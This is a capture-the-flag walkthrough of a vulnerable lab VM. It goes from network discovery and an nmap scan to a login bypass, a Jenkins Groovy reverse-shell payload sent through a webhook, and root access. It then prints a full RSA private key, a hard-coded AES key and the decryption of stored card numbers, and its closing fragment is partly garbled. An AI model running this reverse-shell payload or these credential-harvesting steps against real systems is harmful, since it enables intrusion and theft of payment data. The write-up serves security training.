


# HALBORN CTF



Upon installing the VM, I started the Vm resulting the following

[illegible]

To figure out the Vm's I executed the following command.

```
netdiscover -l eth0
```

Currently scanning: 10.189.37.0/8 | Screen View: Unique Hosts

7900 Captured ARP Req/Rep packets, from 14 hosts. Total size: 474000

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.29.1	a8:da:0c:d3:0a:e4	7077	424620	SERVERCOM (INDIA) PRIVATE LIMITED
192.168.29.6	2c:8d:b1:25:93:74	349	20940	Intel Corporate
192.168.29.89	08:00:27:a2:9f:f2	75	4500	PCS Systemtechnik GmbH
192.168.29.105	14:07:08:b3:29:dc	66	3960	Private
192.168.29.183	cc:f5:5f:2b:81:e8	43	2580	E FOCUS INSTRUMENTS INDIA PRIVATE LIMITED
192.168.29.15	b6:d5:95:4f:b9:cd	3	180	Unknown vendor
192.168.29.71	86:79:99:9e:9a:c8	23	1380	Unknown vendor


Compared with the MAC and confirmed the IP address of the Vm.

Using Nmap scan I got the open ports and services running to see the vulnerabilities.

```
└─$ nmap -p- -sC -sV 192.168.29.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 05:52 EST
Nmap scan report for 192.168.29.89
Host is up (0.016s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
|_ ssh-hostkey:
|   2048 92:77:ef:a9:c8:d6:f5:22:22:fc:96:b0:7d:a5:38:d2 (RSA)
|   256 25:92:17:78:b1:94:0d:37:65:63:51:16:51:a9:77:d2 (ECDSA)
|_  256 ec:5a:78:25:68:32:99:80:82:73:c8:27:a8:8e:ef:1e (ED25519)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
10080/tcp open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Sign in - Worf
|_ Requested resource was /login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.39 seconds
```

Upon checking the scan results port 10080 is showing the login title..  
Accessing the IP with the specific port has resulted in the following page.



Since its login page is connected to DBMS to authenticate the user. I used SQL injection to bypass the authentication.



Upon performing some cheats on the auth.. these cheats have bypassed the login page and gave the following screen

Service Name	Listening
Card Server	0.0.0.0:80
Jenkins	127.0.0.1:8080
SSH	0.0.0.0:22

Seeing at there are 3 servers, I tried to hack Jenkins as it is easy to hack it using the groove shell.

Then in the webhooks the following data and payload has been passed

### Web Hooks

**URL**

**Request Method**

**Content-Type**

**Body**  

```
script= String host="192.18.28.2";int port=4444;String cmd="bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){};p.destroy();s.close();}
```

---

**Response**  
[ NONE ]

**On my system, I am listing on net cat using the command `nc -lnvp 4444` resulting in a reverse shell with root access.(task 1 completed)**

```
(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.29.209] from (UNKNOWN) [192.168.29.89] 32991
whoami
root
█
```

Using the reverse shell I found the SSH keys

```
ls
authorized_keys
id_rsa
id_rsa.pub
id_rsa2.pub
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
MIIEPgIBAAKCAQEAvX0Av8W8dy76g26E5/Hhhz05GC79/aE9LGCaoOJQMMKhJNIN
GFRxbe7kY1GQyJfXAXpm02xwGILganyt6Tj8pfxgo6Iup5KVyoYgprPn3q5V9HS0
DH42cd/KSa9r0Ank9YGGJfANLZlyBmrqeU0P7wJWV1EUybgHKLHHUSNKJMz/hbw0
KS30IIBqMnRPZSOVdcp2iNF00nVefEymcYS05VLVZU36uk1Z13c5AMrPZGU8tAf
q4/Db50mGTyVtZtzt0yfatbfAx0XKrKMITCZ90eyF7lbWqU4V3Wgf0LZg1NU02LU
tSwQXJPTprd6kRhLyWahl65EfpA82gcFnomVNwIDAQABaoIBAQcqpBy1n0+QMnmp
Y+fGW3H+K7Jue/U+vDqzfBgLDY2ZPdWTqrCs0PKSSHjilJdKdquFgBsSdH3WK62
e7LRvQikIVySRwSq3zeYgZNRU+RoCLNXSr7Z+dzkWOSF1kHP0vmtwIqqJTy3IM05
xpeHxsexSn0mlluZDe82SQ60oIqp9YQYlHQjqIrDX8UcwgdJ97lqn+eMi76dQt2T
yQymTww68ZZ05K3Gj96RJ76TgnyFg95WtxmNF0/IzqVnS/2bo0z7+xmvPqaoq/FM
dRkopGXXY240z8idrClkaaNltJmrdNrOcVlptA7aPiJuKq4ToLWAGj6HR8d0lsln
k+HyV/6xAoGBAPiKBUBCNMQC7drAuAXM7lcC2DzuVW9ztN5Fd7rFUL1VknMAOZ0
iaAi4/iPp65tJygtci79YXu89J2L9bssZuiFw1GplowvQFLcvUWoB1F0jiuD9vXL
yQDe1JMSixHRUjpTukD38/ioRweZ3TG8GTqeLYo5nhJIxixwvRSlduOVAoGBAMmj
ZtuPI0AVdd24iF41RwBaf4JNG4G4qfqlNZCOYgRy00oEYAJ7+mAIjtBONj5Ac0o2
hkWLinLMOUQCY8aqnKHgmsXLn5XrpITY3xW3TPBPqLxwXP8kn4XwOWwMHvagsIrZ
rAehcKrk67GV/EZtlqQmJmxNC17VfpQDeRn7BCKbAoGBAOBHjKNhtUP8cK+qoWtY
MOWMAR5a5F7PPcjPx9C1yyvS2tlPPxi3qUn8skQnPmXE0kULXbLRrBqBVSymLEUn
uGWz76HNq7EtIpqj35jwHEpe3SSfnUgJcYV7j9B4N08I2W8RB06Bco09Nvva+T5c
Q1gGTYoingZbjZmk0rvC5RpRAoGBAMGEvt+mLKMthSsyEsLisRwPo34008AkwyVX
a8yE932T480Amt2j18QfGIpJ1g9cWTLS41JM66s3Dt98QzjE//qlRLg9XHEQNKKu
dGYT1xBG336pLAC3cCAjAL8/MgHBj/LTNYCHwK6dwinmJT4u9gKp9tbWfR060oJN
A28ZeZtbAoGBANmXpsW0d9h9lSLfNCTZQ54ZqKaDfwrCNXWdwixyIO2FvIcZeid8
5JVrxWOGLG3o+Gron5W4FxIqIaNBqLMUMnNbSB28k/bi447PZZoaQZyhq58r0swJ
aV9wbnFTf02qNV60L0azP2kiCfSf5LPc6WDNmBkN+NaKS3KE65/m/pBX
```

```
-----END RSA PRIVATE KEY-----
```

With the keys, I can get an ssh connection to access the alpine system and browse through the directories to find the keys.

```
(kali㉿kali)-[~]
```

```
$ ssh -i id_rsa root@192.168.29.89
```

```
Welcome to Alpine!
```

```
The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
```

```
You can setup the system with the command: setup-alpine
```

```
You may change this message by editing /etc/motd.
```

```
aplab:~# ls -l
```

Browsing through the directories, I get to see the docker files, and by browsing and deep digging through the docker files, I get to see the main.go

```
aplab:~/dockerfiles/jenkins# ls -l
total 24
-rw-r--r--  1 root    root      617 May 12  2016 Dockerfile
-rwxr-xr-x  1 root    root      199 May 12  2016 docker-entrypoint.sh
-rw-r--r--  1 root    root    15670 May 16  2016 hs_err_pid11.log
aplab:~/dockerfiles/jenkins# ls -a
.
..
Dockerfile
docker-entrypoint.sh
hs_err_pid11.log
aplab:~/dockerfiles/jenkins# cat main.go
cat: can't open 'main.go': No such file or directory
aplab:~/dockerfiles/jenkins# docker cat main.go
docker: 'cat' is not a docker command.
See 'docker --help'.
aplab:~/dockerfiles/jenkins# docker exec 6759b94c8e77 cat main.go
```

**Finding the card details(task 2 completed) in the main.go file**

```

var usersMap = map[string]User{
    "1": User{
        ID:            "1",
        Name:           "Stanley Hudson",
        Address:        "1111 5 ST",
        City:           "Scranton",
        State:          "PA",
        CCEXpiration:   "01/2017",
        CCNumberCrypted: "cbF4jeMwn5lQzuRRXe4=",
        CCType:         "Diners",
        CCNumber:       "*****3237",
    },
    "2": User{
        ID:            "2",
        Name:           "Michael Scott",
        Address:        "My condo",
        City:           "Scranton",
        State:          "PA",
        CCEXpiration:   "01/2019",
        CCNumberCrypted: "cb15h+Mzl5pZxeNSWe3b",
        CCType:         "AMEX",
        CCNumber:       "*****1749",
    },
}

```

```

func encrypt(key, data string) (string, error) {
    byteKey := []byte(key)
    plaintext := []byte(data)

    block, err := aes.NewCipher(byteKey)
    if err != nil {
        return "", err
    }
    ciphertext := make([]byte, len(plaintext))
    stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
    stream.XORKeyStream(ciphertext, plaintext)
    return base64.StdEncoding.EncodeToString(ciphertext), nil
}

```

To get the card's original values, I have to decrypt the using the decryption algorithm, as they above encryption algorithm has been used

```

1 // Golang program to illustrate
2 // the base64.DecodeString() Function
3 package main
4
5 import (
6     "encoding/base64"
7     "fmt"
8 )
9
10 func main() {
11
12     // taking a string
13     givenString := "cbF4jeMwn5lQzuRRXe4="
14
15     // using the function
16     decodedString, err := base64.StdEncoding.DecodeString(givenString)
17     if err != nil {
18         fmt.Println("Error Found:", err)
19         return
20     }
21
22     fmt.Print("Decoded Bytes: ")
23     fmt.Println(decodedString)
24
25     fmt.Print("Decoded String: ")
26     fmt.Println(string(decodedString))
27 }
28

```

Using the code, I decoded the encrypted CCN of the users

**Stanley Hudson: [113 177 120 141 227 48 159 153 80 206  
228 81 93 238]**

**Michael Scott: [113 189 121 135 227 51 151 154 89 197 227  
82 89 237 219]**

**(Task 3 completed)**



Using the Codes, I used the key present in the docker container and decrypt the codes to get the numbers.

Mr Hudson's CCN number is in the image below.

```
func main() {
    var key = "4e8f1670f502a3d40717709e5f80d67c"
    ciphr, abc := decrypt(key)
    fmt.Print(ciphr)
    _ = abc
}
func decrypt(key string) (string, error) {
    byteKey := []byte(key)
    bytetext := []byte{113, 177, 120, 141, 227, 48, 159, 153, 80, 206, 228, 81, 93, 238}

    block, err := aes.NewCipher(byteKey)
    if err != nil {
        return "", err
    }
    plainString := make([]byte, len(bytetext))
    stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
    stream.XORKeyStream(plainString, bytetext)
    return string(plainString), nil
}

38520000023237
Program exited.
```

**Mr scott's card number is in the image below. (Task 4 Completed)**

```
1 // You can edit this code!
2 // Click here and start typing.
3 package main
4
5 import (
6     "crypto/aes"
7     "crypto/cipher"
8     "fmt"
9 )
10
11 func main() {
12     var key = "4e8f1670f502a3d40717709e5f80d67c"
13     ciphr, abc := decrypt(key)
14     fmt.Print(ciphr)
15     _ = abc
16 }
17 func decrypt(key string) (string, error) {
18     byteKey := []byte(key)
19     bytetext := []byte{113, 189, 121, 135, 227, 51, 151, 154, 89, 197, 227, 82, 89, 237, 219}
20
21     block, err := aes.NewCipher(byteKey)
22     if err != nil {
23         return "", err
24     }
25     plainString := make([]byte, len(bytetext))
26     stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
27     stream.XORKeyStream(plainString, bytetext)
28     return string(plainString), nil
29 }
30 }
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ccNumberCrypted: "CB13H4ZtSp2XEN3WESB",  
CCType: "AMEX",  
CCNumber: "*****1749",  
    },  
}
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Program exited.
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